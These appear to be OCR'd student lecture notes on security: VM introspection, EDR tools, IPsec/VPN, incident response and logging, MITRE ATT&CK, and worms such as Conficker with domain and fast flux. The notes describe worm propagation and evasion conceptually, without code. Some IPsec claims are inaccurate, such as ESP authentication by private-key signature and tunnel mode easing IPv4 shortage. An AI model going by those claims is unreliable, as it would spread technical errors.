
By implementing a physical machine through a virtual one, we can verify the integrity of any component of the physical machine by evaluating a predicate on the state of that virtual machine, which is on some subset of memory of that the physical machine has.
There may be checks on the Virtual Machine or container images, checking if there are malware on them
Then during execution the VMM may decide what page should be controlled to find if there are attack.
If the checks are delegated to the VMM, the complexity of the VMM increases significantly along with the likelihood of a successful attack.
To mitigate the risk, the monitoring task can be delegated to another VM.
Endpoint Detection and Response (EDR) agent can be installed on a VM and used for this purpose. This approach is known as introspection, where the monitoring is done by an external entity rather than the VMM.
This is a dynamic or semantic attestation, where the Introspection VM gives some guarantee about the current state of another VM.

- Static Attestation = verifies the integrity of the VM image.
- Bootstrap = The Introspection VM guarantees the integrity of a component on another VM, which in turn guarantees the integrity of yet another VM.

If module is placed inside the VM, for example in the kernel, then to verify the integrity of those tools must be verified too.

Chain of Trust:

There is a chain of trust between VM that communicate, so that one module guarantees its integrity, and for example the integrity of its Yara rules (Defeating Sandbox and Detection Tools).
To do so some checks may be done on the Virtual Machine, using a ***control interface implemented in the VMM, for which a VM can ask to another VM status.**



So the introspection VM will use the VMM control interface, which talks with the kernel of the Monitored VM.
*This solution is as the encryption, a way to relegate the problem to another part of the system.**

EDR tools

OSSEC

In OSSEC, endpoint scanning and log data analysis are used to detect malware and rootkits through process and file-level scanning. The system also includes active response capabilities using firewall policies. Additionally, the system inventory feature retrieves data such as hardware information, installed software, version, utilization rate, and network services.

TheHive Project

TheHiveProject offers a dynamic dashboard that provides password-protected archives for RAR or ZIP files and allows users to import zip archives containing suspicious data or malware. The system also includes custom templates and advanced filtering options, allowing users to create custom alerts and easily filter and export data. The forensic and incident response feature provides an overview of IPs, URLs, attack details, and actions taken, among other information.

Problem of those tools

The problem tools is that the correlation done is *time correlation*, and it must be done with a reasonably long windows. If an intrusion takes much time, it may be difficult to do multiple actions.
AI may be a good in solving this problem.

Chapter 32: VPN

VPN: Virtual Private Networks
A Virtual Private Network (VPN) is a computer network that uses a public infrastructure like the internet to provide secure remote connectivity between clients and servers. In other words, a VPN allows users to access a private network through the internet in a secure and private manner.
VPNs are often used by companies and organizations to allow employees secure access to company resources when they are off-site. VPNs are also used by individuals to protect their online privacy and access geographically restricted content.
A Virtual Private Network (VPN) is an overlay network that emulates a secure connection over a public (i.e., insecure) network. It connects local subnets and may be vulnerable to DDoS attacks since it needs to decrypt to discover unnecessary communications. Assuming each local

network is protected by a firewall, the VPN secures any messages exchanged between the firewalls. **The basic defense mechanism is encryption**.

The problem here is that companies believe that having a VPN guarantees security, when in reality , what ensures protection is that each local network is protected by a firewall, **but if an internal node is compromised, than the whole VPN is.**.

There are two firewalls, which are the gateways between subnets, and the flow between those goes *encrypted on the internet.* **Those gateway may be subject to a DDOS attack, which may be discovered only after the attack.** Given that: **The VPN offers integrity, confidentiality but not availability**

IPSEC

IPSEC is an extension of IPv4 for encrypting and authenticating the flow of information, it was made as a temporary solution until IPv4 is replaced by IPv6 (which has the security features).

There are solutions for encrypting information at different levels of the OSI model (such as PGP, HTTPS, SSL, etc.), the the IP, to Transport to Application layer.. If we use IPSEC, we protect all the protocols above it. If we use for example SSL, we only protect the application layer.

IPSEC has two possible behaviors or protocols:

- Authentication mode = authentication header (no confidentiality)
- Encapsulating Security Payload (ESP) mode = information encryption, here we confidentiality and also authentication. Both protocols could technically be used.
  Also it has two modes:
- Transport mode = new fields are added to the original packets. **This mode is used when there is a communication end-to-end**
- Tunnel mode = the IP packets become the information content of a new packet. So they are encapsulated inside another packet. In this case this is used when a packet goes from one subnet to another. Where each subnet has its IP address space, with the outer packet IP address being the one of the subnet. **This allows to solve the IPv4 shortage of IP**.
  With tunnels it may be possible that a packet will traverse many tunnels actually, as it goes into multiple sub-networks.

Keys

For IPSEC all nodes have a private key and public key pair. **Firewalls which act as gateways will then negotiate a symmetric encryption key**. For the actual communication the symmetric encryption key will be used, as it is much more faster than using asymmetric encryption.
When creating channels with symmetric encryption they will be unidirectional. So from A to B and from B to A there will be two different negotiations.
Usually those keys are time limited and re-negotiated, as attack may uncover them and then read all information.

Additional Protocols

IPSEC besides AH and ESP also defines the protocols:

- IKE (Internet Key Exchange): used for partners to exchange key to protect the communication and to agree on the duration of it
- ISAKMP(Internet Security Association and Key Management Protocol): this protocol allows to agree on the **Security Association (SA) to be established and on its attributes**. The security association means how to handle messages in a channel.

SPI

It identifies, almost uniquely a Security Association.
It is Destination Address Based, as the SA is managed at the receiver side, that will operate using it. The security index, tells for the message received which protocol to use, AH or ESP. **An SPI is made of 32 bits**


SAD Security Association Database

Those are stored in a SAD, a DB of each firewall, which keeps the meaning of the indexes and so how to handle the packets with a certain index, by querying the DB.
For example it stores:

- which encryption algorithm is used
- the shared key for encryption
- SA lifetime
  The lookup will also consider the destination address, the source address and the security protocol (AH/ESP)

AH packet


The AH packet will include after the original IP header, an AH field, with **the signature, authenticating the whole IP datagram (besides the field values suchas TTL)**.




ESP Packet

The ESP packet contains after the IP header three additional fields and the encrypted payload:

- ESP header
- data: encrypted with symmetric encryption
- ESP trailer: it includes padding, as some encryption algorithms are designed to work only with fixed sized data.
- ESP Authentication: it contains authentication information, **using the private key of the sender, so that the message can be authenticated in its payload using its public key, by mechanism of asymmetric encryption**




The packet is authenticated from IP to ESP trailer.
We may see how the packets are structured:




For example the ESP authentication data is optional actually. A **sequence number is used to avoid replay attack, if an attacker find the meaning of a message and tries to exploit it**. The padding length is also defined in a field. Next header specifies the upper level protocol, for example TCP.

Mix

We could also authenticate the ESP auth, by putting the packet into a AH packet.




IPSEC Transport Mode



End point to Endpoint, **send a packet with the additional headers***

IPSEC Tunnel Mode

An IP packet is encapsulated as payload into a IPSec Packet.
The Firewalls(gateways) will perform the encapsulation. The packet encapsulating will have as dest addr the outer addr of the other subnetwork.
The assumption is that the first subnetwork knows the address of the node it wants to reach in the second subnet. Then after reaching the other side firewall, the IP datagram travels in the subnet.



A packet may be encapsulated into more than one IpSec packets, so the more there are the more it is protected. Also there is more security if all the packets use different encryption keys, this is a good property of encryption, that is that encryption its better with multiple keys

---

Chapter 33: reaction to Intrusion

When uncovering a True Positive.
We may do *Incident response and management*, which is a reaction on the target system.
Consider that if attacked by an amateur, do not respond as your system is so weak that it allowed you to discover how weak is your system.

While if an expert attacks you, it will be expert and use an Attack Infrastructure, so attacking the node attacking, means to attack a 3-rd party that was previously attacked.
In this case the response is even useless, as the attacker will re-grow its attack infrastructure even if some of its down are down.

Response to Attack Infrastructure

Map the Attack Infrastructure to dismantle the whole infrastructure.
Taking down only 1 node of the infrastructure is useless.
You need to act simultaneously on a big percentage of the Attack Infrastructure, if not done, the attacker may re-create the infrastructure and regrow it.
A tool capable of attacking a large number of nodes is useful to dismantle the infrastructure.
This task is not to be done by a company, but by law officers.
Mapping the infrastructure and doing a parallel attack to the node is fundamental for the response

Incident response steps:

- Preparation: intrusion detection, robustness, endpoint detection and response, either you can be attacked with success or you can resist to the attack
- identification: discover what happened, and verify that you have been attacked
- containment & escalation: contain the attack, meaning that you must limit the incident
- Non-technical branch
  - Notification: inform people that their information has become public
  - Ex-Post Response: besides the fact that you lost personal information, you may have to pay to privacy authority a fine as you were not effective in protecting the data
- Technical branch:
  - discover where the attacker has spread, and eradicate the attack.
  - Recovery: if some information has been recovered and encrypted, you may restore the backup.
  - Lesson Learned: represents what this experience has taught to you.

Reaction on the target system

1. Containment: build a wall, preventing intrusion, may be done by having an *early detection*, shorter the time to identify the intrusion, the better, as the time to spread in your system is limited for an attacker.
2. Eradication: remove backdors and fake accounts, to prevent the Persistance of the attack in your system.
   - **Persistance: the attacker tries to deploy some backdoor and create some fake accounts so that even if you discover the intrusion, it has a facility that allows to return on the system**.
   - Also you want to collect evidence to prove to the law that there has been an intrusion, so you may not eradicate all proofs. **This dilemma is solved by having images, so copies of the system when it had all the backdoors**
3. Recovery: going back to an old version of the system, usually done with backup copies. *Backup too should be protected, and they could be erased by an attacker.* Notice that even if you have a backup or paid a ransom, it takes time to recover to the system before the attack. The 3-2-1 rules says: **you must have at least 3 copies of a backup, on 2 different medium, and at least 1 copy must be offline.** Logs and backup on the same system attacked is useful as the attack may erase them.
4. Lesson learned: give to the organization the opportunity to update the target system to prevent any future intrusion.

Containment

- Quarantine: separate the hosts you believe that were attacked by the other ones, by updating routing rule and activate firewall, this can be done also to prevent that the attacked node cannot talk to the internet. Also its better not to communicate quarantine action, as attacker may spot them and they could take different action to avoid being spotted, noting that the attackers may use legal protocol to hide interaction with the attack infrastructure
- String-matching (Merging Signature and Anomaly)Yara rule to spot attacks
- Connection throttling: minimize the frequency and number of connection to the outside if you are not sure that an attack has been eradicated, *also slow down the machine that has been attacked*. Basically reduce the time the attacker can use the machine.
  Usually in those case you afford to have costly check, the priority is not efficiency in this case.
  There are two reason to pay attacker:
- get encryption key
- prevent information to be published.

Forensic

Create a copy of memory, processes, files and connection in process.
This copy shall be protected, so hash it, sign it, put a timestamp.
The signature allows to preserve its integrity.
There is a chain of custody, where entity doing the analysis the copy, must sign it, this must be done always, allowing to attest to that the copy is valid.
You may do a bit-image to create a forensic image, by making a bit by bit image of the elements of a node.

Logs - Timeline

Logs: *build a timeline, correlating several logs to build an unique timeline.*
One can start from a set of logs and produce a series of events in that logs.
This analysis will build the timeline then.
Have logs with a reliable source of time.
You may log:

- login attempts
- failed login

- access to critical resources*
  You may have to discover anomalous messages received:
- IP tables
- Snort rules
  Logs are a preparation before an intrusion, an intelligent attacker may manipulate your log. For example a log stored in the same attacked machine is easy to modify.
  Write once memory: optical disk are a good approximation of write once memory (As you may discover that a block was written there even if erased).
  Another solution is also: *print at regular intervals the log*
  Log in a blockchain with PoW is a good idea, there there are decisions to take such as the number of nodes having the blockchain, etc.. But in general it is a great idea.
  If you have a log, you must be able to present it in a court of law, so it must be protected:
- manipulated not by you
- manipulated not by attacker

Logging Policies

If your log is too big for a file (not a problem today):

- throw away: not intelligent as intrusion discovery takes time
- **compress and archive: store in low cost memory, so that you can find the log in years, and you may need it and can wait for decryption.**

Application log

A daemon syslog, reads information from /dev/log file (Written by Syslog-aware program).
The daemon can then write it in:

- lgo files: stores the record produced by the syslog-aware programs
- user terminal: they can be showed to user
- Other machines send,according to the 3-2-1 rule
  The deamon behaviour is specified in
  /etc/syslog.conf
  The behaviour depends upon the **source of the record and the severity level**
  In the example: store in var/log/maillog file the records coming from mail.info mail.info /var/log/maillog.
  Where on the left we have the selector, on the right the action.
  The selection specifies the program ("facility".) and the *message severity level*.
  There are several security level_
- 0 emergency
- 1 alert
- 2 critical
  ..
- Debug: the system owner is the reason of anomaly as it tests the program
  We may log for:
- security
- debugging
  It is very different doing one or the other, the first is produced to be presented in a court of law, the other very very very rarely.
  The difference mainly is in collecting for security vs debugging: think about a list of blocks (for debugging) while for security you build a **blockchain*.
  You may see that you need the amount of operation to build a blockchain is much more.
  The alternative to log for security is:
- buy a write only once memory
- build a blockchain.
  Action:
- filename: append to file
- @hostname: send a message to this hostname with that record
- @ipaddress: same but IP
- user1,user2: show msg to screen of those user if they are logged in
- *: write message on any screen.

Recording vs Ransomware

If to protect from ransomware you use backup, and only this: you will have resilience but will still be vulnerable to future ransomware attack.
To protect the system it can be used Immutable memory, which is also offered by cloud providers for VM. They are built on **physical disks,**

which can be configured as write once, by inserting a physical key.

Lesson Learned

Go back to preparation, make your system more robust to not be attacked again, continuous attacks happen.

Attribution

Discover who has attacked you.
In the case of ransomware, the attacker will reveal itself to collect cash.
The information collection allows to find how one has been attacked, by internet or other ways (e.g. insert a USB key in a machine).
Currently crime gangs are specialized, some only produce tools, other gangs buy the tools to attack a system.
Then there is a farther specialization where:

- gangs are specialized in initial access
- gangs specialized to move into the same system
  Currently attribution is not clear basically, *who is the culprit?* There are different attributions.
  There may be sever way to find also the attribution, for example follow the Bitcoin of the ransom.
  Also information by doing attribution may not be useful for containment. It is basically done to understand who attacked you.
  Attribution is easier when: *you have a state sponsored attack, as you have only one team, so no matching on the tools*.
  Attribution has a cost, which only a state may do it, and usually state do not do it.
  As to do so with certainty, you need to be on the Attack Infrastructure, so if the state publishes it, then the groups will know that their infrastructure has been attacked.
  So they prefer to be stealth, and spot their movements.
  When a state is doing an attribution, is to send a big messaged that they are tired of those attackers, and signal the other state that they know them.

NotPetya attack

A ransomware attack occurred in which the encryption key was destroyed, **making it impossible to recover files**. The attack also spread and was sent around the world, which meant that it went out of control. Since the attack originated from Russia, the insurance company labeled it as an act of war

Attribution determines

Attribution determine who pays.
https://media.defense.gov/2020/Jul/16/2002457639/-1/-1/0/NCSC_APT29_ADVISORY-QUAD-OFFICIAL-20200709-1810.PDF
(indicator of compromise: hashes that if are in your systems means that that malware attacked you)
Yara rules then may be defined to discover the malware.

- Persistence: the attacker changes the configuration of the boot, so that in the sequence, you will install the s.w. of the attacker
- Privilege Escalation: allows to gain higher level permission, leveraging a vulnerability to get higher access.
- Defense Evasion: avoid being detected
- Credential access: steal account information, using for example keylogging to know the key you push to get password
- Discovery: **collecting information on the environment, nodes, connections, firewalls, subs nets etc.**

- Lateral Movement: after the attacker has an account on a node for example it wants to acquire another one, discovery is important for lateral movement, as it allows to find the new resource and steals it
- Collection: gathers data of interest to an adversary and for example access the cloud storage
- Command and Control: C2 communication with compromised systems, you want to hide interaction, for example using some tricks on the DNS
- Exfiltration: steal data and transmit information, you had for example the access right to read a DB, but sending its data may produce alerts and the intrusion detection system may find it. Before this on expects a Command and control interaction, then Defense Evasion and then do exfiltration. It is an attack to confidentiality.
- Impact: it means to damage the system, and so it is a integrity and availability attack.
  Usually attack do:

1. exfiltration
2. impact
   Other instead
3. only Impact
   Other ransomware attack even exfiltrate without encryption.

Tactic represent why

So the tactic represent the way.
The goal is never considered in the matrix, only the action it does to *reach the goal outside the matrix*.
The MITRE Attack Matrix may describe how a procedure may be spotted and discovered.
It misses the ordering and does not describe the final goal.
Basically it allows to find by action an attack and stop it.
If we want to ***emulate the attacker, we want to describe the attack graph, the MITRE attack matrix allows to find what the attacker can do and misses information about the ordering.***
If you discover that an attacker does an evasion, you may not have information telling you when and why the attack will do evasion.
When and why is not told for the attacker on the evasion.
The missing when and why will give us less information on how to do the emulation.
The attack matrix focuses more on dynamic discovery

Chapter 34: Automating Intrusion

Attack: instruction of a program
Intrusion: a program. with multiple instruction
Can it be automated?

Worm

The simplest intrusion is a **Worm**, running on a node, and then replicating itself on another node, reaching its goal.
Who runs the worm, will have the goal of spreading the worm, to get for example a payload such as making a ransom or add a node to its Attack Infrastructure.
The intrusion ends when a *copy of the node has been created onto another node*. This attack requires:

- that you can have a starting node (not your system) and not a whole Attack Infrastructure
- that you can write the Worm.
  Worms can be easily automated, all other intrusion are much more difficult to automate completely, as you do not have enough information about the tool.

Kind of worms:

When you have two copies of a program, the two copy one will attack another node.
So if you have a worm on:

- email: it will spread by mail
- instant messages (e.g. whats-app): spreads over whats-app
- internet or network work: **from a node, it spread onto another node in the web**. This attack will exploit a vulnerability in another node.
  A workable vulnerability is a vulnerability on a node, that can be exploited remotely (a **REMOTE VULNERABILITY is needed to make the attack feasible**), and it can allow the worm to make a copy of itself, making an account to on node, and *using local vulnerabilities to become administrator and then create a copy of itself*.

1. create persistence
2. increase the privilege
3. make a copy of itself (as an administrator account)
   Worm can be automated, as they do not collect information, they attack a node without knowing if it is exploitable.

Ingredients:

- wormable vulnerability
- attack tried without information
  The process is:

1. generate random ip
2. probe the ip
3. machine exist?
   Attack and infect the machine, if success or not success end the exploit and go to 1
4. go to 1
   From 2 to 3, the worm is a program stored into an UDP data packet.
   If you infect a machine, that machine will start the loop itself.
   The UDP packet will contain the program or a loader program.

Conficker

Version A : attack a node and copies its information.
The payload downloaded into the node is a *spyware*.
Before downloading the payload, after the attack is succesfull, the download is done after 30 min, this is done to minimize the noise.
Then Conficker sleeps for 2 or 3 hours, then it will interact with the *server to signal the attack (**this is called Domain Flux**)*.

This worm checks the Ukranian keyboad, and if it finds it, the worm will kill itself.

Version B: inject the code of the worm into a running process. It works in this way:

1. a local account created
2. that local account is used to spread the code in a process
   Version B can infect removable drives, so it can spread in several ways.

Domain Flux allows you to know which nodes you have conquered to add in your bot net.

Obfuscation

It allows to spot the fact that the body of a worm is obfuscate the code.
Or to hide the action by doing a legit loop at first, then update the state and then take the correct code, decrypting it.
Have an undirect jump to the content of a register, only at runtime the location of a jump can be discovered, using a subroutine, the subroutine use hard-coded values and the values from a previously decrypted table of values.
There is a worm with two payloads:

- real payload
- fake payload
  If when running on a node with a VM, or that there is a debugging activated, then **it runs the fake payload, instead if it is not monitored, it runs the real payload, which is a for example a Tor payload**.

Domain Flux

Domain Flux is a server of the attackers, to keep track of the succesfully attacked nodes.
The defender wants to discover them, to eradicate the worm.

To reach one of this server, the attacker uses the *Domain Flux technique*.
The node infected generate *a sequence of server names* and it tries to access those in sequence.
For one of them, there are other that can be used as a backup.
Each infected nodes, will have a list of the server it contact to signal that the node its owned by the attacker now.
The attacker is not forced to use the same server, it may switch them in period. this allows to decentralize the information, increasing resiliency for the attacker.
A defender must crash a set of node and cannot resort to just making one crash.
Also each infected node will use the list of server in a different order, making it difficult to find all of the.
Consider also that name may be an alias to another name already on the list.


Detection Mechanism

Using a detection mechanism such as monitoring the DNS requests may be a solution to detect automatic intrusion.
Since a lot of address are used, it means lots of **DNS requests.**
Also a subnet will have higher loads if lots of node have been infected in it,
This technique can slow be used to detect an attack.

There was a worm that always checked for the existence of one domain, one way to defeat it was to control if it did that check and then kill it.

Fast Flux

An attacker may associate multiple random symbolic address for one real IP address.
Also multiple IP address may be referred by one symbolic address.
The attacker than tries to use it sending them to DNS authorities. **Fast Flux allows to ma symbolic addresses to a range of IP addresses**.
With Fast Flux an attacker may create a tree to use for finding where to send a message.



